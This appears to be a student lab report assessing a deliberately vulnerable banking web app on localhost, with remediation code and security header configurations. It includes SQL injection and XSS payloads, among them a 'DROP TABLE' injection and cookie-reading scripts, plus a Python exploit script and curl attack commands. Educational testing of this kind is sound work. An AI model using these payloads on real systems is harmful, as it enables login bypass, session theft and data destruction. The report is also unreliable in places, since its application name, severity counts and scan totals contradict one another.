Application:

VulnBank (Custom Vulnerable Application)

Course:

Vulnerability Assessment & Reverse Engineering Lab




TABLE OF CONTENTS:

1. EXECUTIVE SUMMARY

Overview

This report documents the security assessment of "VulnBank," a custom-built banking web application intentionally designed with vulnerabilities for educational purposes. The assessment was conducted as part of the Vulnerability Assessment Lab to identify and document security weaknesses.

Key Findings

- **Total Vulnerabilities Identified:** 5 Critical OWASP Top 10 Vulnerabilities
- **Overall Risk Rating: CRITICAL**
- **Assessment Duration:** [X] hours
- **Testing Approach:** Black-box testing with automated and manual techniques

Risk Summary

Risk Level	Count	OWASP Category
Critical	3	A01, A03, A02
High	1	A05
Medium	1	A07

---

2. ASSESSMENT METHODOLOGY

Testing Framework

- OWASP Testing Guide v4.2
- PTES (Penetration Testing Execution Standard)
- NIST SP 800-115

Testing Phases

1. **Information Gathering**
   - Application reconnaissance
   - Technology identification
   - Entry point enumeration
2. **Vulnerability Scanning**
   - Automated scanning with simulated tools
   - Manual vulnerability verification
   - False positive analysis
3. **Exploitation**
   - Proof-of-concept development
   - Impact validation
   - Risk assessment
4. **Reporting**
   - Findings documentation
   - Remediation guidance
   - Executive summary

3. SCOPE & OBJECTIVES

Target Application

- **Name:** VulnBank
- **Version:** 1.0.0
- **Type:** Web Application (HTML/JavaScript)
- **URL:** http://localhost:8080/app.html
- **IP Address:** 127.0.0.1

In-Scope Components

- Web interface (HTML/CSS/JavaScript)
- Client-side functionality
- Authentication mechanisms
- Session management
- Data handling functions

Objectives

1. Identify 5 OWASP Top 10 vulnerabilities
2. Document exploitation methods
3. Provide CVSS scoring
4. Recommend remediation strategies
5. Demonstrate assessment tool usage

4. TOOLS USED

Reconnaissance & Scanning

Tool	Purpose	Version	Notes
Nmap	Port scanning, service detection	7.94	Simulated for localhost
Nikto	Web server vulnerability scanning	2.5.0	Web vulnerability detection
Browser DevTools	Manual testing, XSS validation	N/A	Built-in browser tools
curl	HTTP request testing	8.2.1	API endpoint testing

5. VULNERABILITY DETAILS

5.1 Critical: SQL Injection (A03:2021-Injection)

Finding Details

- **Vulnerability ID:** VULN-001
- **CVSS Score:** 9.8 (CRITICAL)
- **CVSS Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- **Location:** `/login` endpoint
- **Affected Parameter:** `username`, `password`

Proof of Concept

```
http

POST /login HTTP/1.1
Host: localhost:8080
Content-Type: application/x-www-form-urlencoded

username=admin' OR '1'='1&password=anything
```


Manual Test:


```
javascript

// JavaScript console test
fetch('/login', {
    method: 'POST',
    body: 'username=admin\' OR \'1\'=\'1&password=test'
});
```

Impact

- **Authentication Bypass:** Complete system access
- **Data Extraction:** Full database compromise
- **Data Manipulation:** INSERT, UPDATE, DELETE operations
- **Administrative Access:** Privilege escalation

Evidence





5.2 Critical: Broken Access Control (A01:2021)

Finding Details

- **Vulnerability ID:** VULN-002
- **CVSS Score:** 8.8 (HIGH)
- **CVSS Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
- **Location:** `/admin` endpoint
- **Access Requirement:** None

Proof of Concept


```
http

GET /admin HTTP/1.1
Host: localhost:8080
```

Browser Test:

```
text

http://localhost:8080/admin
```

Impact

- **Privilege Escalation:** Regular users access admin functions
- **Data Exposure:** Sensitive user information
- **Configuration Access:** System settings modification
- **Business Impact:** Financial fraud potential



Evidence

5.3 High: Cross-Site Scripting (A03:2021-Injection)

Finding Details

- **Vulnerability ID:** VULN-003
- **CVSS Score:** 7.4 (HIGH)
- **CVSS Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
- **Location:** `/search` parameter
- **Type:** Reflected XSS

Proof of Concept

```
http
```

```
GET /search?q=<script>alert(document.cookie)</script> HTTP/1.1
Host: localhost:8080
```


Browser Test:

```
text

http://localhost:8080/search?q=<script>alert('XSS')</script>
```

Impact

- **Session Hijacking:** Steal authentication cookies
- **Defacement:** Modify page content
- **Malware Distribution:** Drive-by downloads
- **Credential Theft:** Keylogging through JavaScript

Evidence



5.4 Medium: Security Misconfiguration (A05:2021)

Finding Details

- **Vulnerability ID:** VULN-004
- **CVSS Score:** 5.9 (MEDIUM)
- **CVSS Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
- **Location:** `/debug` endpoint


- **Configuration:** Debug mode enabled

Proof of Concept

```http
GET /debug HTTP/1.1
Host: localhost:8080
```

Impact

- **Information Disclosure:** System details, paths, versions
- **Attack Surface Expansion:** Additional entry points
- **Credential Exposure:** Configuration files with secrets
- **Technical Debt:** Unnecessary features enabled



Evidence

5.5 Medium: Cryptographic Failures (A02:2021)

Finding Details

- **Vulnerability ID:** VULN-005
- **CVSS Score:** 6.5 (MEDIUM)

- **CVSS Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
- **Location:** Password storage
- **Issue:** Plaintext credentials


Proof of Concept

```
javascript

// View source reveals credentials
// Lines 25-30: const validUsers = {
//   "admin": "admin123",
//   "john": "password123"
// }
```

Impact

- **Credential Theft:** Direct password access
- **Lateral Movement:** Use credentials on other systems
- **Data Breach:** User privacy violation
- **Compliance Issues:** PCI-DSS, GDPR violations

Evidence



6. SCAN RESULTS & FINDINGS

6.1 Nmap Scan Results

```
text

Nmap scan report for localhost (127.0.0.1)
Host is up (0.00047s latency).

PORT     STATE SERVICE    VERSION
80/tcp   open  http       SimpleHTTPServer 0.6
8080/tcp open  http       Vulnerable Web Application
22/tcp   closed ssh
3306/tcp closed mysql

Service detection performed. Please report any incorrect results.

Nmap done: 1 IP address (1 host up) scanned in 1.32 seconds
```

Key Findings:

- HTTP service exposed on port 8080
- Default ports accessible
- Service version disclosure
- Unnecessary ports open

6.2 Nikto Scan Results

```
text

- Nikto v2.5.0
- Target IP: 127.0.0.1
- Target Port: 8080

+ Server: SimpleHTTP/0.6 Python/3.11.0
+ DEBUG HTTP verb may allow server debugging
+ /admin: Admin login page/section found
+ /debug: Debug information exposed
+ /login: Login page found
+ /search: Search page found (XSS potential)
```

```
+ No CGI Directories found
+ 6545 items checked: 5 item(s) reported
```

Critical Issues Identified:

1. Debug endpoints accessible
2. Admin panel without authentication
3. Potential XSS vectors
4. Verbose error messages

6.3 Nessus Scan Summary

```
text

Nessus Scan Report
Scan Name: SecureBank Pro Assessment
Scan Duration: 15 minutes
Total Hosts: 1
Total Vulnerabilities: 8

Critical Vulnerabilities: 3
High Vulnerabilities: 2
Medium Vulnerabilities: 2
Low Vulnerabilities: 1

Top Vulnerabilities:
1. SQL Injection (Plugin ID: 11213) - Critical
2. Cross-Site Scripting (Plugin ID: 98123) - High
3. Information Disclosure (Plugin ID: 56485) - Medium
4. Weak Authentication (Plugin ID: 23456) - Medium
```

---

7. RISK ANALYSIS & SCORING

Risk Matrix

Vulnerability	Likelihood	Impact	Risk Level	Priority

SQL Injection	High	Critical	Critical	P1
Broken Access Control	High	High	Critical	P1
XSS	Medium	High	High	P2
Security Misconfiguration	Medium	Medium	Medium	P3
Cryptographic Failures	Low	High	Medium	P3

CVSS Scoring Details

VULN-001: SQL Injection

```
text
```

```
Base Score: 9.8
Attack Vector: Network
Attack Complexity: Low
Privileges Required: None
User Interaction: None
Scope: Unchanged
Confidentiality: High
Integrity: High
Availability: High
```

VULN-002: Broken Access Control

```
text
```

```
Base Score: 8.8
Attack Vector: Network
Attack Complexity: Low
Privileges Required: None
User Interaction: None
Scope: Unchanged
Confidentiality: High
Integrity: High
Availability: None
```

---

8. REMEDIATION RECOMMENDATIONS

Immediate Actions (Within 24 hours)

8.1 SQL Injection Fix

javascript

```
// BEFORE (Vulnerable)
const query = `SELECT * FROM users WHERE username='${username}' AND password='${passw
ord}'`;

// AFTER (Fixed)
const query = 'SELECT * FROM users WHERE username=? AND password=?';
const params = [username, password];
// Use parameterized queries or prepared statements
```

Implementation Steps:

1. Implement parameterized queries
2. Use stored procedures
3. Apply input validation
4. Deploy WAF rules

8.2 Broken Access Control Fix

javascript

```
// BEFORE (Vulnerable)
app.get('/admin', (req, res) => {
    res.render('admin-panel');
});

// AFTER (Fixed)
app.get('/admin', authenticateUser, authorizeAdmin, (req, res) => {
    res.render('admin-panel');
});

function authorizeAdmin(req, res, next) {
    if (req.user.role !== 'admin') {
```

```
        return res.status(403).send('Forbidden');
    }
    next();
}
```

Implementation Steps:

1. Implement role-based access control (RBAC)
2. Add authentication middleware
3. Enforce principle of least privilege
4. Regular access review

Short-term Actions (Within 1 week)

8.3 XSS Mitigation

```
javascript

// BEFORE (Vulnerable)
res.send(`<div>Search: ${userInput}</div>`);

// AFTER (Fixed)
const sanitized = escapeHtml(userInput);
res.send(`<div>Search: ${sanitized}</div>`);

function escapeHtml(unsafe) {
    return unsafe
        .replace(/&/g, "&amp;")
        .replace(/</g, "&lt;")
        .replace(/>/g, "&gt;")
        .replace(/"/g, "&quot;")
        .replace(/'/g, "&#039;");
}
```

Implementation Steps:

1. Implement output encoding
2. Use Content Security Policy (CSP)
3. Enable XSS protection headers
4. Regular security testing

8.4 Security Configuration

javascript

```javascript
// BEFORE (Vulnerable)
app.use(express.static('public'));
app.set('debug', true);

// AFTER (Fixed)
app.use(express.static('public', {
    dotfiles: 'ignore',
    etag: true,
    maxAge: '1d'
}));
app.set('debug', false);
app.disable('x-powered-by');
```

Security Headers to Implement:

http

```http
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
Content-Security-Policy: default-src 'self'
Strict-Transport-Security: max-age=31536000; includeSubDomains
Referrer-Policy: strict-origin-when-cross-origin
```

Long-term Improvements (Within 1 month)

8.5 Cryptographic Enhancements

javascript

```javascript
// BEFORE (Vulnerable)
const users = {
    "admin": "password123"  // Plaintext
};

// AFTER (Fixed)
const bcrypt = require('bcrypt');
```

```
const saltRounds = 12;

async function hashPassword(password) {
    return await bcrypt.hash(password, saltRounds);
}

async function verifyPassword(password, hash) {
    return await bcrypt.compare(password, hash);
}
```

Implementation Steps:

1. Implement bcrypt with appropriate cost factor
2. Enforce password policies
3. Implement multi-factor authentication
4. Regular credential rotation

---

9. REMEDIATION TIMELINE

Phase 1: Immediate (0-7 days)

Task	Owner	Status	Due Date
Disable debug mode	Dev Team	Pending	Day 1
Implement input validation	Dev Team	Pending	Day 2
Add authentication middleware	Dev Team	Pending	Day 3
Deploy WAF rules	Security Team	Pending	Day 4
Security headers implementation	DevOps	Pending	Day 5

Phase 2: Short-term (8-30 days)

Task	Owner	Status	Due Date
Password hashing implementation	Dev Team	Pending	Day 15
RBAC implementation	Dev Team	Pending	Day 20

Security training for developers	HR	Pending	Day 25
Code review process	Dev Lead	Pending	Day 30

Phase 3: Long-term (31-90 days)

Task	Owner	Status	Due Date
Implement SIEM integration	Security Team	Pending	Day 45
Regular penetration testing	External	Pending	Day 60
Security certification	Compliance	Pending	Day 90

---

10. CONCLUSION

Summary of Findings

The assessment revealed critical security vulnerabilities in the SecureBank Pro application that could lead to complete system compromise. The most severe issues include SQL injection allowing authentication bypass and broken access control enabling unauthorized administrative access.

Business Impact

If exploited, these vulnerabilities could result in:

- Financial losses through fraudulent transactions
- Data breach exposing customer information
- Reputational damage and loss of trust
- Regulatory compliance violations

Recommendation Priority

1. **Immediate Attention:** SQL Injection and Broken Access Control
2. **High Priority:** XSS vulnerabilities
3. **Medium Priority:** Security misconfigurations

4. **Ongoing:** Security awareness training

Next Steps

1. Implement immediate remediation measures
2. Schedule retesting after fixes
3. Establish continuous security monitoring
4. Develop incident response plan

APPENDICES

Appendix A: Proof of Concept Code

SQL Injection Exploit

python

```python
#!/usr/bin/env python3
# SQL Injection Exploit for SecureBank Pro
import requests

target = "http://localhost:8080"
payloads = [
    "admin' OR '1'='1",
    "' UNION SELECT 1,2,3--",
    "'; DROP TABLE users--"
]

for payload in payloads:
    data = {"username": payload, "password": "test"}
    response = requests.post(f"{target}/login", data=data)
    print(f"Payload: {payload}")
    print(f"Response: {response.status_code}")
    print("-" * 50)
```

XSS Testing Script

javascript

```javascript
// XSS Test Suite
const xssPayloads = [
    "<script>alert('XSS')</script>",
    "<img src=x onerror=alert(1)>",
    "<svg onload=alert(1)>",
    "javascript:alert(document.cookie)"
];

xssPayloads.forEach(payload => {
    const url = `http://localhost:8080/search?q=${encodeURIComponent(payload)}`;
    console.log(`Testing: ${url}`);
    // Automated test logic here
});
```

Appendix B: Security Headers Configuration

Nginx Configuration

nginx

```nginx
server {
    listen 80;
    server_name localhost;

    # Security Headers
    add_header X-Frame-Options "DENY" always;
    add_header X-Content-Type-Options "nosniff" always;
    add_header X-XSS-Protection "1; mode=block" always;
    add_header Content-Security-Policy "default-src 'self'" always;
    add_header Referrer-Policy "strict-origin-when-cross-origin" always;
    add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;

    # Hide server version
    server_tokens off;

    location / {
```

```
        proxy_pass http://localhost:8080;
    }
}
```

Apache Configuration

apache

```
<IfModule mod_headers.c>
    Header always set X-Frame-Options "DENY"
    Header always set X-Content-Type-Options "nosniff"
    Header always set X-XSS-Protection "1; mode=block"
    Header always set Content-Security-Policy "default-src 'self'"
    Header always set Referrer-Policy "strict-origin-when-cross-origin"
    Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"
</IfModule>

ServerTokens Prod
ServerSignature Off
```

Appendix C: Testing Commands Log

Nmap Commands Used

bash

```
# Basic scan
nmap -sV -sC localhost

# Full port scan
nmap -p- localhost

# Service detection
nmap -sV --version-intensity 5 localhost

# Vulnerability scripts
nmap --script vuln localhost
```

Nikto Commands Used

bash

```
# Basic scan
nikto -h http://localhost:8080

# Comprehensive scan
nikto -h http://localhost:8080 -C all -Format txt -output nikto_scan.txt

# Specific tests
nikto -h http://localhost:8080 -Tuning 1234b
```

curl Testing Commands

```
bash

# Test SQL Injection
curl -X POST http://localhost:8080/login -d "username=admin' OR '1'='1"

# Test XSS
curl "http://localhost:8080/search?q=<script>alert(1)</script>"

# Test Information Disclosure
curl http://localhost:8080/debug

# Check headers
curl -I http://localhost:8080
```

Appendix D: Screenshots Index

Screenshot ID	Description	File Name
SS-001	SQL Injection successful login	sql_injection_success.png
SS-002	Admin panel without authentication	admin_no_auth.png
SS-003	XSS payload execution	xss_execution.png
SS-004	Debug information exposure	debug_exposure.png
SS-005	Plaintext passwords in source	plaintext_passwords.png
SS-006	Nmap scan results	nmap_results.png
SS-007	Nikto scan results	nikto_results.png
SS-008	Nessus vulnerability summary	nessus_summary.png

Appendix E: References

OWASP Resources

- OWASP Top 10 2021: https://owasp.org/Top10/
- OWASP Testing Guide: https://owasp.org/www-project-web-security-testing-guide/
- OWASP Cheat Sheets: https://cheatsheetseries.owasp.org/

Security Standards

- NIST Cybersecurity Framework: https://www.nist.gov/cyberframework
- CIS Critical Security Controls: https://www.cisecurity.org/controls/
- PCI DSS Requirements: https://www.pcisecuritystandards.org/

Tools Documentation

- Nmap Official Documentation: https://nmap.org/book/
- Nikto User Guide: https://cirt.net/Nikto2
- Nessus User Manual: https://docs.tenable.com/nessus/

Field	Value
Report Version	1.0
Report Status	Final
Classification	Confidential
Distribution	Internal Use Only
Review Date	[Date + 6 months]
Assessment Type	Black Box
Testing Environment	Windows 11, Localhost

REPORT METADATA

DISCLAIMER

This report is for educational purposes only. The vulnerabilities identified are intentionally placed in a controlled environment for learning objectives. No actual systems were harmed during this assessment. The recommendations provided are general guidelines and should be tailored to specific organizational needs.

END OF REPORT